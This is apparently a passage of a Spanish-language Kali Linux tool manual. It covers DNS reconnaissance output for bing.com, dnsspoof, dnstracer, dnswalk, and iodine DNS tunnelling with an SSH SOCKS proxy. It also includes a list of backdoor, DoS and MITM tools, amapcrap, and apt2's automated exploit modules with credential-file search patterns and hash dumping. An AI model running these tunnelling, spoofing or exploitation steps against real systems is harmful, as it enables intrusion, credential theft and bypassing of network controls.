[+] 13.107.24.204 Has port 53 TCP Open
[-] Zone Transfer Failed!
[-] Zone transfer error: REFUSED
[*]
[*] Trying NS server 198.51.44.73
[+] 198.51.44.73 Has port 53 TCP Open
[-] Zone Transfer Failed!
[-] Zone transfer error: NOTIMP
[*]
[*] Trying NS server 2a00:edc0:6259:7::90
[-] Zone Transfer Failed for 2a00:edc0:6259:7::90!
[-] Port 53 TCP is being filtered
[*]
[*] Trying NS server 2620:4d:4000:6259:7::90
[-] Zone Transfer Failed for 2620:4d:4000:6259:7::90!
[-] Port 53 TCP is being filtered
[*]
[*] Trying NS server 2620:1ec:bda::cc
[-] Zone Transfer Failed for 2620:1ec:bda::cc!
[-] Port 53 TCP is being filtered
[*]
[*] Trying NS server 198.51.45.73
[+] 198.51.45.73 Has port 53 TCP Open
[-] Zone Transfer Failed!
[-] Zone transfer error: NOTIMP
[*]
[*] Trying NS server 2603:1061::cc
[-] Zone Transfer Failed for 2603:1061::cc!
[-] Port 53 TCP is being filtered
[*]
[*] Trying NS server 2620:4d:4000:6259:7::9
[-] Zone Transfer Failed for 2620:4d:4000:6259:7::9!
[-] Port 53 TCP is being filtered
[*]
```

```
[*] Trying NS server 198.51.45.9
[+] 198.51.45.9 Has port 53 TCP Open
[-] Zone Transfer Failed!
[-] Zone transfer error: NOTIMP
[*]
[*] Trying NS server 2620:1ec:8ec::cc
[-] Zone Transfer Failed for 2620:1ec:8ec::cc!
[-] Port 53 TCP is being filtered
[*]
[*] Trying NS server 198.51.44.9
[+] 198.51.44.9 Has port 53 TCP Open
[-] Zone Transfer Failed!
[-] Zone transfer error: NOTIMP
[*]
[*] Trying NS server 13.107.160.204
[+] 13.107.160.204 Has port 53 TCP Open
[-] Zone Transfer Failed!
[-] Zone transfer error: REFUSED
[*]
[*] Trying NS server 2a00:edc0:6259:7::9
[-] Zone Transfer Failed for 2a00:edc0:6259:7::9!
[-] Port 53 TCP is being filtered
[*]
[*] Trying NS server 2a01:111:4000::cc
[-] Zone Transfer Failed for 2a01:111:4000::cc!
[-] Port 53 TCP is being filtered
[*] Checking for Zone Transfer for bing.com name servers
[*] Resolving SOA Record
[+]       SOA dns1.p09.nsone.net 198.51.44.9
[*] Resolving NS Records
[*] NS Servers found:
[*]       NS ns1-204.azure-dns.com 40.90.4.204
[*]       NS ns1-204.azure-dns.com 2603:1061::cc
[*]       NS ns2-204.azure-dns.net 64.4.48.204
[*]       NS ns2-204.azure-dns.net 2620:1ec:8ec::cc
[*]       NS ns4-204.azure-dns.info 13.107.160.204
[*]       NS ns4-204.azure-dns.info 2620:1ec:bda::cc
[*]       NS ns3-204.azure-dns.org 13.107.24.204
[*]       NS ns3-204.azure-dns.org 2a01:111:4000::cc
[*]       NS dns1.p09.nsone.net 198.51.44.9
[*]       NS dns1.p09.nsone.net 2620:4d:4000:6259:7::9
[*]       NS dns2.p09.nsone.net 198.51.45.9
[*]       NS dns2.p09.nsone.net 2a00:edc0:6259:7::9
[*]       NS dns3.p09.nsone.net 198.51.44.73
[*]       NS dns3.p09.nsone.net 2620:4d:4000:6259:7::90
[*]       NS dns4.p09.nsone.net 198.51.45.73
[*]       NS dns4.p09.nsone.net 2a00:edc0:6259:7::90
[*] Removing any duplicate NS server IP Addresses...
[*]
[*] Trying NS server 2a00:edc0:6259:7::9
```

[-] Zone Transfer Failed for 2a00:edc0:6259:7::9!
[-] Port 53 TCP is being filtered
[*]
[*] Trying NS server 40.90.4.204
[+] 40.90.4.204 Has port 53 TCP Open
[-] Zone Transfer Failed!
[-] Zone transfer error: REFUSED
[*]
[*] Trying NS server 64.4.48.204
[+] 64.4.48.204 Has port 53 TCP Open
[-] Zone Transfer Failed!
[-] Zone transfer error: REFUSED
[*]
[*] Trying NS server 198.51.44.73
[+] 198.51.44.73 Has port 53 TCP Open
[-] Zone Transfer Failed!
[-] Zone transfer error: NOTIMP
[*]
[*] Trying NS server 2620:1ec:8ec::cc
[-] Zone Transfer Failed for 2620:1ec:8ec::cc!
[-] Port 53 TCP is being filtered
[*]
[*] Trying NS server 2620:4d:4000:6259:7::90
[-] Zone Transfer Failed for 2620:4d:4000:6259:7::90!
[-] Port 53 TCP is being filtered
[*]
[*] Trying NS server 2620:4d:4000:6259:7::9
[-] Zone Transfer Failed for 2620:4d:4000:6259:7::9!
[-] Port 53 TCP is being filtered
[*]
[*] Trying NS server 13.107.160.204
[+] 13.107.160.204 Has port 53 TCP Open
[-] Zone Transfer Failed!
[-] Zone transfer error: REFUSED
[*]
[*] Trying NS server 2603:1061::cc
[-] Zone Transfer Failed for 2603:1061::cc!
[-] Port 53 TCP is being filtered
[*]
[*] Trying NS server 2620:1ec:bda::cc
[-] Zone Transfer Failed for 2620:1ec:bda::cc!
[-] Port 53 TCP is being filtered
[*]
[*] Trying NS server 198.51.45.9
[+] 198.51.45.9 Has port 53 TCP Open
[-] Zone Transfer Failed!
[-] Zone transfer error: NOTIMP
[*]
[*] Trying NS server 13.107.24.204
[+] 13.107.24.204 Has port 53 TCP Open

```
[-] Zone Transfer Failed!
[-] Zone transfer error: REFUSED
[*]
[*] Trying NS server 198.51.44.9
[+] 198.51.44.9 Has port 53 TCP Open
[-] Zone Transfer Failed!
[-] Zone transfer error: NOTIMP
[*]
[*] Trying NS server 198.51.45.73
[+] 198.51.45.73 Has port 53 TCP Open
[-] Zone Transfer Failed!
[-] Zone transfer error: NOTIMP
[*]
[*] Trying NS server 2a01:111:4000::cc
[-] Zone Transfer Failed for 2a01:111:4000::cc!
[-] Port 53 TCP is being filtered
[*]
[*] Trying NS server 2a00:edc0:6259:7::90
[-] Zone Transfer Failed for 2a00:edc0:6259:7::90!
[-] Port 53 TCP is being filtered
[-] DNSSEC is not configured for bing.com
[*]     SOA dns1.p09.nsone.net 198.51.44.9
[*]     NS dns1.p09.nsone.net 198.51.44.9
[*]     Bind Version for 198.51.44.9 b3e4d2b59
[*]     NS dns1.p09.nsone.net 2620:4d:4000:6259:7::9
[*]     NS dns2.p09.nsone.net 198.51.45.9
[*]     Bind Version for 198.51.45.9 b3e4d2b59
[*]     NS dns2.p09.nsone.net 2a00:edc0:6259:7::9
[*]     NS dns3.p09.nsone.net 198.51.44.73
[*]     Bind Version for 198.51.44.73 b3e4d2b59
[*]     NS dns3.p09.nsone.net 2620:4d:4000:6259:7::90
[*]     NS dns4.p09.nsone.net 198.51.45.73
[*]     Bind Version for 198.51.45.73 b3e4d2b59
[*]     NS dns4.p09.nsone.net 2a00:edc0:6259:7::90
[*]     NS ns1-204.azure-dns.com 40.90.4.204
[*]     NS ns1-204.azure-dns.com 2603:1061::cc
[*]     NS ns2-204.azure-dns.net 64.4.48.204
[*]     NS ns2-204.azure-dns.net 2620:1ec:8ec::cc
[*]     NS ns4-204.azure-dns.info 13.107.160.204
[*]     NS ns4-204.azure-dns.info 2620:1ec:bda::cc
[*]     NS ns3-204.azure-dns.org 13.107.24.204
[*]     NS ns3-204.azure-dns.org 2a01:111:4000::cc
[*]     MX bing-com.mail.protection.outlook.com 104.47.53.36
[*]     A bing.com 204.79.197.200
[*]     A bing.com 13.107.21.200
[*]     AAAA bing.com 2620:1ec:c11::200
[*]     TXT bing.com facebook-domain-verification=09yg8uzcfnqnlqekzsbwjxyy8rdck7
[*]     TXT bing.com v=msv1 t=6097A7EA-53F7-4028-BA76-6869CB284C54
[*]     TXT bing.com v=spf1 include:spf.protection.outlook.com -all
[*] Enumerating SRV Records
```

[-] No SRV Records Found for bing.com
[+] 0 Records Found

52. Dnsspoof

Dnsspoof realiza consultas DNS en una LAN interna. Esto es útil para pasar por los controles de acceso basados en el nombre de dispositivo o en la aplicación de una variedad de controles de red eficientes.

En una red corporativa, dnsspoof puede ser usado para apuntar de manera eficiente a los clientes a máquinas internas en lugar de mandarlos a dispositivos exteriores o puede ser utilizado para mantener a los clientes fuera de ciertos nombres de dispositivo que no están permitidos por la política de la empresa.

Un muy buen uso de dnsspoof es redirigir los clientes LAN a un servidor interno a través de una consulta DNS en lugar de utilizar las reglas de enrutamiento o cortafuegos. Para ello se necesita un servidor web con 2 interfaces, donde por ejemplo la interfaz exterior de la LAN la llamamos web.com y la interfaz interior web.internal.lan. La dirección IP para web.internal.lan es 10.10.10.1. Muchos de sus usuarios solo quieren utilizar el nombre externo web.com ya que es fácil de escribir y no tener que acordarse de usar un nombre en el interior y otro en el exterior. Aquí es donde entra el dnsspoof si se quiere que su usuario utilice el nombre interno de la LAN, que es mucho más rápido que la red externa.

Se puede utilizar el dnsspoof para interceptar las consultas de los clientes de LAN que usan web.com y responder con la dirección IP de la web.internal.lan (10.10.10.1). La mejor parte es dnsspoof será sólo interceptar los nombres de dispositivo que configuran el dominio que debe buscar. Todas las demás consultas van directamente a su servidor de DNS interno de forma normal.

También se puede configurar dnsspoof para detener los clientes que quieren ir a cualquier nombre que se haya establecido, es decir, se dispone de una directiva que restringe a los usuarios de ir a un determinado dominio. Se podría configurar una secuencia de comandos para resolver todas las direcciones IP asociadas con el nombre del dipositivo, pero que puede cambiar de forma inesperada. Para ello decirle simplemente a dnsspoof que responda a cualquier consulta al dominio establecido con otra dirección IP como localhost.

Uso: dnsspoof [-i interface] [-f hostsfile] [expression]

Opciones

-i interface	Especificar la interfaz a utilizar.
-f hostsfile	Especificar el nombre de ruta de un archivo que contiene una lista de dispositivos, donde hay un nombre de host por línea y puede contener comodines como *
expression	Especificar una expresión de filtro tipo tcpdump para seleccionar el tráfico a rastrear.

Si no se especifica ningún archivo de dispositivos, las respuestas se falsificarán para todas las consultas de dirección en la LAN con una respuesta de la dirección IP de la máquina local.

53. dnstracer

dnstracer determina desde donde un servidor de nombre de dominio (DNS) obtiene su información para un nombre de dominio definido y sigue la cadena de servidores DNS de retorno hacia los servidores quienes conocen el dato o devuelven una respuesta autorizada.

El programa envía al servidor de nombres especificado una solicitud no recursiva para el nombre. Los medios no recursivos significan que si el servidor de nombres lo sabe, devolverá los datos solicitados. Si el servidor de nombres no lo sabe, devolverá los punteros a los servidores de nombres que tienen autoridad para la parte del dominio en el nombre o devolverá las direcciones de los servidores de nombres raíz.

Si el servidor de nombres devuelve una respuesta autorizada para el nombre, se consulta el siguiente servidor. Si devuelve una respuesta no autoritativa para el nombre, se consultarán los servidores de nombres en los registros de autoridad. El programa se detiene si se consultan todos los servidores de nombres.

Uno debe asegurarse de que el servidor que está consultando no reenvíe la consulta a otros servidores, ya que dnstracer no puede detectar esto. Detecta los llamados servidores lame, que son servidores de nombres a los que se les ha dicho que tengan información sobre un determinado dominio, pero que no tienen esta información.

Uso: dnstracer <dominio>

Opciones

-c	Deshabilitar el almacenamiento en caché local
-C	Habilitar almacenamiento en caché negativo
-o	Mostrar un resumen de las respuestas recibidas al final de la ejecución.
-q queryclass	Cambiar la clase de consulta, el valor predeterminado es A. Se puede especificar un número del tipo o una de las siguientes cadenas: a, aaaa, a6, soa, cname, hinfo, mx, ns, txt y ptr.
-r retries	Número de reintentos para solicitudes de DNS. Predeterminado 3.
-s server	El nombre del servidor puede ser reemplazado por una dirección IP o con un punto (.) para indicar el uso del servidor A.ROOT-SERVERS.NET.
-v	Modo verbose
-4	Utilizar solo servidores IPv4, no consultar servidores IPv6
-S sourceaddress	Utilizar esto como dirección de origen para los paquetes salientes

Ejemplo 1
Buscar el registro A de www.mavetju.org en su servidor de nombres local:

```
dnstracer www.mavetju.org
```

Ejemplo 2
Buscar el registro MX de mavetju.org en los servidores de nombres de raíz:

```
dnstracer -s -q mx mavetju.org
```

Ejemplo 3
Buscar el registro PTR (nombre de host) de 212.204.230.141:

```
dnstracer -q ptr 141.230.204.212.in-addr.arpa
```

Ejemplo 4
Búsqueda para las direcciones Ipv6:

```
dnstracer -q ptr -s. -o
2.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.6.4.0.2.0.0.0.0.8.b.0.e.f.f.3.ip6.int
```

54. dnswalk

dnswalk es un depurador DNS. Esta herramienta realiza transferencia de zona de los dominios especificados y verifica la base de datos por consistencia interna de numerosas maneras, como también para la corrección de acuerdo a las prácticas aceptadas con el Sistema de Nombres de Dominio.

Uso: dnswalk [-opciones] [--] [PROGRAM_ARG1 ...] <dominio>

El nombre del dominio en la línea de comando debe acabar con un punto (.).

Opciones

-r	Desciende recursivamente los subdominios del dominio especificado.
-a	Activar la advertencia de duplicar los registros de A.
-d	Imprimir información de depuración y 'estado' a stderr. (Use solo si redirecciona stdout).
-m	Realizar comprobaciones solo si la zona ha sido modificada desde la ejecución anterior.
-F	Realizar la comprobación "fascista". Al verificar un registro A, compare el nombre de PTR para cada dirección IP con el nombre de reenvío y las discrepancias del informe.
-i	Suprimir la comprobación de caracteres no válidos en un nombre de dominio.
-l	Realizar la comprobación de "lame delegation". Para cada registro de NS, verifique que el host listado realmente esté devolviendo respuestas autorizadas para este dominio.

Errores
A continuación, la lista de mensajes de error que dnswalk devolverá si ve un problema potencial con la base de datos. El duplicado de mensajes se suprimirán automáticamente para cada zona. Los mensajes de error tienen como prefijo una palabra clave que indica el tipo de mensaje: WARN (posible problema de datos), FAIL (falla de acceso datos) o BAD (datos no válidos). dnswalk sale con un código igual al número de errores BAD.

X PTR Y: unknown host	X es un registro PTR a Y, pero Y no es un host válido (sin registro A). A menudo estos quedan cuando alguien eliminó un host del DNS y olvidó eliminar el registro PTR.
X PTR Y: A record not found	X es un registro PTR a Y, pero la dirección IP asociada con el registro PTR no figura como una dirección para Y. Debería haber un registro A para cada dirección IP válida para un host. Muchos servicios de Internet no le hablarán si tiene registros PTR no coincidentes.
X PTR Y: CNAME (to Z)	X es un registro PTR a Y, pero Y es un CNAME a Z. Los registros PTR deben apuntar al nombre canónico de un host, no un alias.

X CNAME Y: unknown host	X tiene un alias a Y, pero Y no es un host válido (sin registro A).
X CNAME Y: CNAME (to Z)	X tiene un alias a Y, pero Y tiene un alias a Z. Los CNAME no deben ser encadenados
X MX Y: unknown host	X es un MX a Y, pero Y no es un host válido (sin registro A).
X MX Y: CNAME (to Z)	X es un MX a Y, pero Y es un alias para Z. Los registros MX deben apuntar al nombre canónico, no un alias.
X A Y: no PTR record	X tiene una dirección IP Y, pero no hay registro PTR para mapear la dirección IP Y de vuelta a un nombre de host (generalmente X). Muchos servidores de internet no hablarán con direcciones que no tienen registros PTR.
warning: X has only one authoritative nameserver	Las zonas deben tener al menos un nombre de servidor autorizado, en caso de que esté caído o inalcanzable. Asegúrese de que los dominios padre e hijo enumeran todos los nombres de servidores autorizados para una zona.
Cannot check X: no available nameservers!	La zona X se delegó con registros NS pero todo los nombres de servidores de la zona no están disponibles o dicen que no tiene datos para la zona. Verificar que la zona X no es un error tipográfico y si es así, asegurarse de que todos los nombres de servidores enumerados están configurados para responder con datos de la zona.
X: invalid character(s) in name	Los caracteres permitidos en un nombre de dominio son las letras ASCII de a a Z, los dígitos del 0 al 9 y el carácter "-". Un "." solo puede usarse como un separador de dominio.
X: domain occurred twice, forgot trailing '.'?	Un control de cordura que busca "dom.ain.dom.ain". en un nombre. Esto a menudo es causado por olvidarse de poner un '.' sobre el fin de un nombre.
X: possible duplicate A record (glue of Z?)	Se enumeran los registros A duplicados para X. Esto es más frecuente causado por la práctica de poner siempre registros A para todos los secundarios después de los registros de pegamento NS. Si bien esto no es un error, sí generalmente es redundante y hace cambiar las direcciones IP más tarde difícil, ya que ocurren más de una vez en el archivo y en múltiples archivos.
X A Y: points to Z	X tiene Y para una dirección IP, pero el registro PTR asociado con Y devuelve "Z" como el nombre asociado con este host. Esto no es necesariamente un error, por ejemplo si tiene un registro A para su nombre de dominio, pero puede ser útil para verificar registros que apuntan al host incorrecto, o registros PTR que apuntan a un host equivocado
Cannot find address for nameserver X	Este error se genera si la dirección para un nombre de servidor delegado X no se puede resolver. Esta podría ser una delegación pobre debido a un error tipográfico en la delegación o un error temporal de DNS.
X NS Y: lame NS delegation	Y es un servidor de nombres listado para la zona X, pero Y no

	devuelve los datos autorizados para la zona X. Esto generalmente es el resultado de una falta de comunicación por parte de los respectivos hostmasters. Las delegaciones cojas no son problemas fatales, excepto en casos severos, solo tienden a crear aumentos significativos en el tráfico de DNS. Los registros NS para los dominios padre e hijo deben ser consistentes y cada servidor enumerado en el registro NS debe ser capaz de responder con datos autorizados, ya sea por un primario o un secundario para la zona.
Cannot get SOA record for X from Y (lame?)	Este error se genera si el dnswalk no puede obtener el registro SOA para la zona X del servidor de nombres Y. Esto podría significar una delegación coja o simplemente que el host es temporalmente inalcanzable.

Ejemplo 1


```
root@kali:~# dnswalk podunk.edu.
Checking podunk.edu.
BAD: SOA record not found for podunk.edu.
BAD: podunk.edu. has NO authoritative nameservers!
BAD: All zone transfer attempts of podunk.edu. failed!
0 failures, 0 warnings, 3 errors.
```

Ejemplo 2

```
root@kali:~# dnswalk opendns.com.
Checking opendns.com.
Getting zone transfer of opendns.com. from auth1.opendns.com...failed
FAIL: Zone transfer of opendns.com. from auth1.opendns.com failed: corrupt packet
Getting zone transfer of opendns.com. from auth2.opendns.com...failed
FAIL: Zone transfer of opendns.com. from auth2.opendns.com failed: corrupt packet
Getting zone transfer of opendns.com. from auth3.opendns.com...failed
FAIL: Zone transfer of opendns.com. from auth3.opendns.com failed: corrupt packet
BAD: All zone transfer attempts of opendns.com. failed!
3 failures, 0 warnings, 1 errors.
```

55. Iodine

iodine es una herramienta de software que permite la tunelización del tráfico IPv4 a través del protocolo DNS. Esto permite el acceso a una ubicación donde la conexión de salida es limitada solo para consultas DNS.



Iodine tiene varias ventajas sobre otro software de túnel DNS:

- proporciona un mayor rendimiento, ya que permite que los datos posteriores se envíen sin codificación.
- Se puede ejecutar en muchos sistemas operativos diferentes, como Linux, Mac OS, FreeBSD, NetBSD, OpenBSD y Windows
- Utiliza protección por contraseña para túneles.
- Permite hasta 16 conexiones simultáneas.

Antes de poder usar el iodine, hay varias cosas que se deben preparar:

- Un nombre de dominio corto para reducir el ancho de banda del túnel
- Un servidor DNS que le permite configurar los registros A y NS
- Un servidor para instalar iodine, que debería tener una dirección IP pública si desea para conectarse a ella a través de Internet
- Un cliente que accederá a Internet a través del túnel.

Para usar este programa se debe configurar el servidor DNS, el servidor de iodine y el cliente de iodine.

Servidor iodine

Uso: iodined [-v] [-h] [-c] [-s] [-f] [-D] [-u user] [-t chrootdir] [-d device] [-m mtu] [-z context] [-l ip address to listen on] [-p port] [-n external ip] [-b dnsport] [-P password] [-F pidfile] [-i max idle time] tunnel_ip[/netmask] topdomain

Opciones

-v	Visualizar la información de la versión y salir.

-h	Visualizar la ayuda y salir.
-c	Deshabilitar la comprobación de IP/puerto del cliente en cada solicitud
-s	Omitir la creación y la configuración del dispositivo tun, que luego debe crearse manualmente
-f	Seguir corriendo en primer plano
-D	Modo depuración
-u user	Retirar los privilegios y ejecarlo como usuario 'user' después de configurar el túnel.
-t chrootdir	Chroot para 'chrootdir' después de configurar el túnel.
-d device	Usar el 'device' del dispositivo tun en lugar del normal, que es dnsX en Linux y por lo demás en tunX.
-m mtu	Establecer el valor de MTU
-z context	Aplicar el contexto SELinux después de la inicialización.
-l IP	Dirección IP para escuchar el tráfico entrante de DNS. Predeterminado 0.0.0.0
-p port	Puerto para escuchar el tráfico entrante de DNS. Predeterminado 53
-n external IP	Dirección IP para responder a consultas NS
-b dnsport	Puerto para reenviar las consultas DNS normales (en localhost)
-P password	Utilizar 'password' para autenticar. Si no se usa, se usará como entrada la estándar. Sólo se utilizarán los primeros 32 caracteres.
-F pidfile	Crear 'pidfile' y escribar el ID del proceso en él.
-i max idle time	Tiempo de inactividad máximo antes de apagar
tunnel_ip[/netmask]	tunnel_ip es la dirección IP de la interfaz del túnel local. / netmask establece el tamaño de la red del túnel.
topdomain	Es el FQDN que se delega a este servidor.

Cliente iodine

Usage: iodine [-v] [-h] [-f] [-r] [-u user] [-t chrootdir] [-d device] [-P password] [-m maxfragsize] [-M maxlen] [-T type] [-O enc] [-L 0|1] [-I sec] [-z context] [-F pidfile] [nameserver] topdomain

Opciones a probar si no funciona la conexión:

-T type	Forzar el tipo de DNS: NULL, PRIVATE, TXT, SRV, MX, CNAME, A. Por defecto: autodetect
-O enc	Forzar la codificación en sentido descendente para -T que no sea NULL: Base32, Base64, Base64u, Base128 o (solo para TXT :) Raw Predeterminado: autodetec
-I sec	Intervalo máximo entre solicitudes para evitar tiempos de espera de DNS. Predeterminado 4 segundos
-L 0|1	0: normal

	1: modo diferido para baja latencia (predeterminado).
-m maxfragsize	Tamaño máximo de fragmentos en sentido descendente Predeterminado: autodetec
-M maxlen	Tamaño máximo de nombres de dispositivo en sentido ascendente (~100-255, predeterminado: 255)
-r	Omitir el intento de modo UDP sin procesar
-P password	Contraseña utilizada para la autenticación. Se utilizarán un máximo de 32 caracteres

Otras opciones:

-v	Visualizar la información de la versión y salir.
-h	Visualizar la ayuda y salir.
-f	Seguir corriendo en primer plano
-u user	Retirar los privilegios y ejecarlo como usuario 'user' después de configurar el túnel.
-t chrootdir	Chroot para 'chrootdir' después de configurar el túnel.
-d device	Usar el 'device' del dispositivo TUN en lugar del normal, que es dnsX en Linux y por lo demás en tunX.
-z context	Aplicar el contexto SELinux después de la inicialización.
-F pidfile	Crear 'pidfile' y escribar el ID del proceso en él.
nameserver	Servidor de nombres es el número de IP/nombre del servidor de nombres de retransmisión. si está ausente, se usa /etc/resolv.conf
topdomain	Es el FQDN que se delega al punto final del túnel

Ejemplo
Una vez que se completa la configuración, se necesita configurar un servidor DNS para que apunte al servidor de iodine, por ejemplo, http://freedns.afraid.org/

Ahora se necesita crear 2 registros. El primero es un registro A que apunta a la dirección IP pública del VPS. El segundo será un registro NS que se utilizará para conectarse al servidor de iodine. Este registro debe apuntar al registro creado previamente.

Después de realizar estos pasos, ejecutar el siguiente comando en el servidor:

```
sudo iodined -c 10.0.10.1 <your_ns_record>
```

Se tiene que poner el registro creado previamente en el comando y elegir un rango de direcciones IP que no se usen en la red. Después de ejecutar el comando, el servidor de iodine pedirá una contraseña que se debes elegir de forma que sea segura. El ultimo paso es ejecutar en el cliente:

```
sudo iodine <your_ns_record>
```

Si todo salió bien, se debe poder hacer ping al, en el ejemplo 10.0.10.1. Una vez que el túnel funciona, podemos crear un túnel SSH sobre el túnel DNS. Para ello el servidor de iodine debe

tener un servidor SSH en ejecución. Ahora ejecutar el siguiente comando:

```
ssh -N user@10.0.10.1 -D <port>
```

Después de este paso, se puede podemos configurar nuestro navegador para usar un proxy SOCKS o cualquier otra herramienta que obliga a todo su tráfico a usar nuestro proxy con proxychains.

56. ATAQUES DE REDES

amapcrap	Envía datos aleatorios a un puerto silencioso para conseguir una respuesta ilícita
apt2	Los resultados procesados de un escaneo se usarán para lanzar los módulos exploit
arpspoof	Además de escaneo, hace spoofing al host y al destino para capturar el tráfico en ambas direcciones.
Backdoor Factory	herramienta de puerta trasera. Funciona con metasploit.
bdfproxy	Backdoor y mitm proxy
cymothoa	Herramienta de puerta trasera
fragroute	Intercepta, modifica y reescribe el tráfico de salida destinado a un host específico.
fragrouter	Programa para el encaminamiento de tráfico de la red para eludir la mayoría de los sistemas de detección de intrusos.
hexinject	Inyector y detector de paquetes
hping3	Genera paquetes en la red y también los analiza.
hulk	Herramienta DoS
macof	Inunda una LAN conmutada con direcciones MAC aleatorias.
mitmproxy	Se puede usar para interceptar, inspeccionar, modificar y reproducir tráfico web
netcat	Se puede utilizar para enviar, recibir, redireccionar y encriptar datos a través de la red.
pwnat	Permite que cualquier número de clientes detrás de NAT se comunique con un servidor detrás de un NAT
routersploit	Ataque de enrutadores con plugins
scapy	Programa de Python que permite al usuario enviar, rastrear y diseccionar y falsificar paquetes de red.
sfuzz	Es un fuzzer simple con plugins
sniffjoke	Maneja de forma transparente la conexión TCP, retrasa, modifica e inyecta paquetes falsos dentro de su transmisión
sslsplit	Herramienta para ataques de MiTM contra conexiones de red cifradas SSL/TLS.
sslstrip	Secuestra de forma transparente el tráfico HTTP de la red
sslyze	Analiza la configuración SSL de un servidor
t50	Herramienta de inyección de paquetes multiprotocolo para sistemas *nix
webacoo	Herramienta de script web de puerta trasera
weevely	Shell web PHP sigilosa que simula una conexión tipo telnet.

yersinia	Marco para realizar ataques de nivel 2

57. amapcrap

amapcrap envía datos aleatorios a un puerto silencioso para conseguir una respuesta ilícita, que se puede usar dentro de amap en una detección futura.

Uso:
amapcrap [-S] [-u] [-m 0ab] [-M min,max] [-n connects] [-N delay] [-w delay] [-e] [-v] TARGET PORT

Opciones:

-S	Usar SSL después de la conexión TCP. No se puede usar con -u
-u	Usar el protocolo UDP. Predeterminado: TCP. No se puede usar con -c
-n connects	Número máximo de conexiones. Por defecto: ilimitado
-N delay	Retardo entre conexiones en mseg. Por defecto: 0
-w delay	Retardo antes de cerrar el puerto. Por defecto: 250
-e	No detener cuando el servidor haya realizado una respuesta.
-v	Modo verbose
-m 0ab	Enviar como basura aleatoria: 0-nullbytes, a-letras + espacios, b-binario
-M min, max	Longitud mínima y maxima de basura aleatoria
TARGET / PORT	objetivo (IP o DNS) y puerto para enviar basura aleatoria

Ejemplo
amapcrap -m 0ab -M 10,250 -n 20 -N 5 -w 250 -e -v 65.61.137.117 80

58. apt2

Para usar en Kali Linux, ir a /root/dirsearch/apt2 y ejecutar python apt2.py

Esta herramienta realizará un escaneo nmap o importará los resultados de un escaneo de Nexpose, Nessus o nmap. Los resultados procesados se usarán para lanzar los módulos exploit y de enumeración de acuerdo con el Safe Level configurable y la información de servicio enumerada.

uso:
apt2 [-h] [-C <config.txt>] [-f [<input file> [<input file> …]]] [--target] [--ip <local IP>] [-v] [-s SAFE_LEVEL] [-x EXCLUDE_TYPES] [-b] [--listmodules]

Opciones:

-h, --help	Mostrar esta ayuda y salir
-v, --verbosity	Modo verbose
-s SAFE_LEVEL --safelevel SAFE_LEVEL	Establecer el nivel mínimo seguro para los módulos. 0 es inseguro y 5 es muy seguro. El valor predeterminado es 4
-x EXCLUDE_TYPES --exclude EXCLUDE_TYPES	Especificar una lista seperada por comas de los tipos de módulos para excluir de la ejecución
-b, --bypassmenu	Omitir el menú y ejecutar desde los argumentos de la línea de comandos
--ip <local IP>	Dirección IP local. Por defecto 192.168.103.227
--listmodules	Listar todos los módulos y salir

Entradas:

-C <config.txt>	Fichero de configuración
-f [<input file> [<input file> ...]]	Uno o más archivos de entrada separados por espacios.
--target	Objetivo del escaneo

Fichero de configuración default.cfg en r/root/dirsearch/apt2/misc/

[placeholder]
[metasploit]
msfhost=127.0.0.1
msfport=55552
msfuser=msf
msfpass=msfpass
msfexploitdelay=1
[nmap]
scan_target=192.168.1.0/24
scan_type=S
scan_port_range=1-1024
scan_flags=-A

[threading]
max_modulethreads=10
[responder]
responder_iface=eth0
responder_delay=60
responder_timeout=900
[default_tool_paths]
responder=/usr/share/responder/Responder.py
#jexboss=/abc/xyz/jexboss.py
[searching]
file_search_patterns=.*\.bat,.*\.sh,.*passwd.*,.*password.*,.*Pass.*,.*\.conf,.*
\.cnf,.*\.cfg,.*\.config,.*\.txt

Lista de módulos

exploit_hydrasmbpassword	action	2	Attempt to bruteforce SMB passwords
exploit_jexboss	action	4	Run JexBoss and look for vulnerabilities
exploit_msf_javarmi	action	5	Attempt to Exploit A Java RMI Service
exploit_msf_jboss_maindeployer	action	3	Attempt to gain shell via Jboss
exploit_msf_ms08_067	action	4	Attempt to exploit MS08-067
exploit_msf_ms17_010	action	4	Attempt to exploit MS17-010
exploit_msf_psexec_pth	action	4	Attempt to authenticate via PSEXEC PTH
exploit_msf_tomcat_mgr_login	action	4	Attempt to determine if a tomcat instance has default creds
exploit_msf_tomcat_mgr_upload	action	3	Attempt to gain shell via Tomcat
exploit_responder	action	3	Run Responder and watch for hashes
post_impacketsecretsdump	action	5	Dump passwords and hashes
post_msf_dumphashes	action	4	Gather hashes from MSF Sessions
post_msf_gathersessioninfo	action	4	Get Info about any new sessions
scan_anonftp	action	4	Test for Anonymous FTP
scan_anonldap	action	5	Test for Anonymous LDAP Searches
scan_gethostname	action	5	Determine the hostname for each IP
scan_httpoptions	action	5	Get HTTP Options
scan_httpscreenshot	action	5	Get Screen Shot of Web Pages
scan_httpserverversion	action	5	Get HTTP Server Version
scan_msf_jboss_vulnscan	action	4	Attempt to determine if a jboss instance has default creds
scan_msf_openx11	action	5	Attempt Login To Open X11 Service
